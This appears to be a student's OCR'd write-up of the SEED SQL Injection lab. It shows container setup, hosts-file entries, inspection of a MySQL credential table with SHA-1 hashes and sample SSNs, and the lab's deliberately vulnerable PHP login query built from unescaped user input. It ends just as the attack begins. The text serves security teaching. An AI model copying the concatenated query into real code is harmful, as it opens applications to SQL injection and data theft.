
WEB SQL INJECTION SEED LAB 2.0

Contents

Environment Setup

Adding my ID in **docker-compose.yml** file provided by SEED.



Building Dockers.


```
[12/31/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www
[12/31/22]seed@VM:~/.../Labsetup$ gedit docker-compose.yml
[12/31/22]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Running in 4ccfdbcd9996
Removing intermediate container 4ccfdbcd9996
 ---> 8a5885eebca2
Step 3/5 : COPY Code $WWWDir
 ---> 377bb11c7636
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-avail
able
 ---> 2607f83e2ece
Step 5/5 : RUN  a2ensite apache_sql_injection.conf
 ---> Running in b0e783251a96
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container b0e783251a96
 ---> c450a08c0a78

Successfully built c450a08c0a78
Successfully tagged seed-image-www-sqli:latest
```

2

Setting up the Containers.


```
Successfully built 77bdb1af35cc
Successfully tagged seed-image-mysql-sqli:latest
[12/31/22]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (attacker-ns-10.9.0.153, victim-20
1811034-10.9.0.5, user2-201811034-10.9.0.7, user1-201811034-10.9.0.
6, user-201811034-10.9.0.5, seed-router-201811034, local-dns-server
-201811034-10.9.0.53, seed-attacker-201811034) for this project. If
 you removed or renamed this service in your compose file, you can
run this command with the --remove-orphans flag to clean it up.
Creating www-201811034-10.9.0.5   ... done
Creating mysql-201811034-10.9.0.6 ... done
Attaching to www-201811034-10.9.0.5, mysql-201811034-10.9.0.6
mysql-201811034-10.9.0.6 | 2022-12-31 11:33:02+00:00 [Note] [Entryp
oint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
www-201811034-10.9.0.5 |  * Starting Apache httpd web server apache
2
AH00558: apache2: Could not reliably determine the server's fully q
ualified domain name, using 10.9.0.5. Set the 'ServerName' directiv
e globally to suppress this message
mysql-201811034-10.9.0.6 | 2022-12-31 11:33:05+00:00 [Note] [Entryp
oint]: Switching to dedicated user 'mysql'
mysql-201811034-10.9.0.6 | 2022-12-31 11:33:05+00:00 [Note] [Entryp
oint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-201811034-10.9.0.6 | 2022-12-31 11:33:06+00:00 [Note] [Entryp
oint]: Initializing database files
mysql-201811034-10.9.0.6 | 2022-12-31T11:33:06.086127Z 0 [System] [
MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing o
f server in progress as process 43
www-201811034-10.9.0.5 |  *
mysql-201811034-10.9.0.6 | 2022-12-31T11:33:06.141118Z 1 [System] [
MY-013576] [InnoDB] InnoDB initialization has started.
mysql-201811034-10.9.0.6 | 2022-12-31T11:33:07.570731Z 1 [System] [
MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-201811034-10.9.0.6 | 2022-12-31T11:33:11.114199Z 6 [Warning]
[MY-010453] [Server] root@localhost is created with an empty passwo
```

Now I copied this link as it will be required for URL of the web application.

2 Lab Environment

We have developed a web application for this lab, and we use containers to set up this web application. There are two containers in the lab setup, one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is `10.9.0.5`, and The URL for the web application is the following:


```
http://www.seed-server.com
```

We need to map this hostname to the container's IP address. Please add the following entry to the `/etc/hosts` file. You need to use the root privilege to change this file (using `sudo`). It should be noted that this name might have already been added to the file due to some other labs. If it is mapped to a different IP address, the old entry must be removed.

Adding the entry with the above URL.

```
 3
 4 # The following lines are desirable for IPv6 capable hosts
 5 ::1     ip6-localhost ip6-loopback
 6 fe00::0 ip6-localnet
 7 ff00::0 ip6-mcastprefix
 8 ff02::1 ip6-allnodes
 9 ff02::2 ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80   www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5        www.SeedLabSQLInjection.com
16 10.9.0.5        www.seed-server.com
17
18 # For XSS Lab
19 10.9.0.5        www.xsslabelgg.com
20 10.9.0.5        www.seed-server.com
21 10.9.0.5        www.example32a.com
22 10.9.0.5        www.example32b.com
23 10.9.0.5        www.example32c.com
24 10.9.0.5        www.example60.com
25 10.9.0.5        www.example70.com
26
```

Now the URL is live.




Using the provided data.


Table 1: Database

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				


Logging in as Admin to test if the provided data works.



Now logging in as Alice.



Setting up the Docker for URL.



Setting up MySQL Database container.

```
[12/31/22]seed@VM:~/.../Labsetup$ gedit /etc/hosts
[12/31/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts

(gedit:4897): Tepl-WARNING **: 16:14:51.339: GVfs metadata is not s
upported. Fallback to TeplMetadataManager. Either GVfs is not corre
ctly installed or GVfs metadata are not supported on this platform.
 In the latter case, you should configure Tepl with --disable-gvfs-
metadata.
[12/31/22]seed@VM:~/.../Labsetup$ dockps
dc6e22bf255f  www-201811034-10.9.0.5
4a5011eb664b  mysql-201811034-10.9.0.6
[12/31/22]seed@VM:~/.../Labsetup$ docksh 4a5011eb664b
root@4a5011eb664b:/#
```

Task 1

Checking the databases in MySQL Database where the target is “sqllab_users” as shown in the database and manual.

```
dc6e22bf255f  www-201811034-10.9.0.5
4a5011eb664b  mysql-201811034-10.9.0.6
[12/31/22]seed@VM:~/.../Labsetup$ docksh 4a5011eb664b
root@4a5011eb664b:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
    -> ^C
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.88 sec)
```

Using the target database and checking the schema of credentials table.

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   root@dc6e22bf255f: /
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right s
 to use near 'usr sqllab_users' at line 1
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.12 sec)
```

Now showing all the records with credentials of the Users where the passwords are in hashes.


```
mysql> select * from credentials;
ERROR 1146 (42S02): Table 'sqllab_users.credentials' doesn't exist
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.09 sec)

mysql>
```

Just for verification I opened a new terminal and checked the sha1sum of the password to see if the provided password in the manual matches the one in database which it does.

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   root@dc6e22bf255f: /   seed@VM: ~/.../Labsetup
[12/31/22]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
[12/31/22]seed@VM:~/.../Labsetup$ fdbe918bdae83000aa54747fc95fe0470fff4976
```

Task 2

As mentioned in the manual I am checking the **unsafe_home.php** file.



Now while looking for vulnerability I found this line which asks for parameters so I will simply added the code on line 76.

```
71        $conn = getDB();
72        // Sql query to authenticate the user
73        $sql = "SELECT id, name, eid, salary, birth, ssn,
    phoneNumber, address, email,nickname,Password
74        FROM credential
75        WHERE name= '$input_uname' and Password='$hashed_pwd'";
76        echo $sql;
77
78        if (!$result = $conn->query($sql)) {
79          echo "</div>";
```

Going to the directory from the Web container to where the above file is present.


```
root@dc6e22bf255f:/# ls /var/www/SQL_Injection/
css          logoff.php                unsafe_edit_frontend.php
defense      seed_logo.png             unsafe_home.php
index.html   unsafe_edit_backend.php
root@dc6e22bf255f:/# cd /var/www/SQL_Injection/
root@dc6e22bf255f:/var/www/SQL_Injection# ls
css          logoff.php                unsafe_edit_frontend.php
defense      seed_logo.png             unsafe_home.php
index.html   unsafe_edit_backend.php
root@dc6e22bf255f:/var/www/SQL_Injection#
```

Copying the file here.


```
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_home.php dc6e22bf255
f:/var/www/SQL_Injection/
[01/01/23]seed@VM:~/.../Code$
```

Task 2.1

Now trying the Attack.

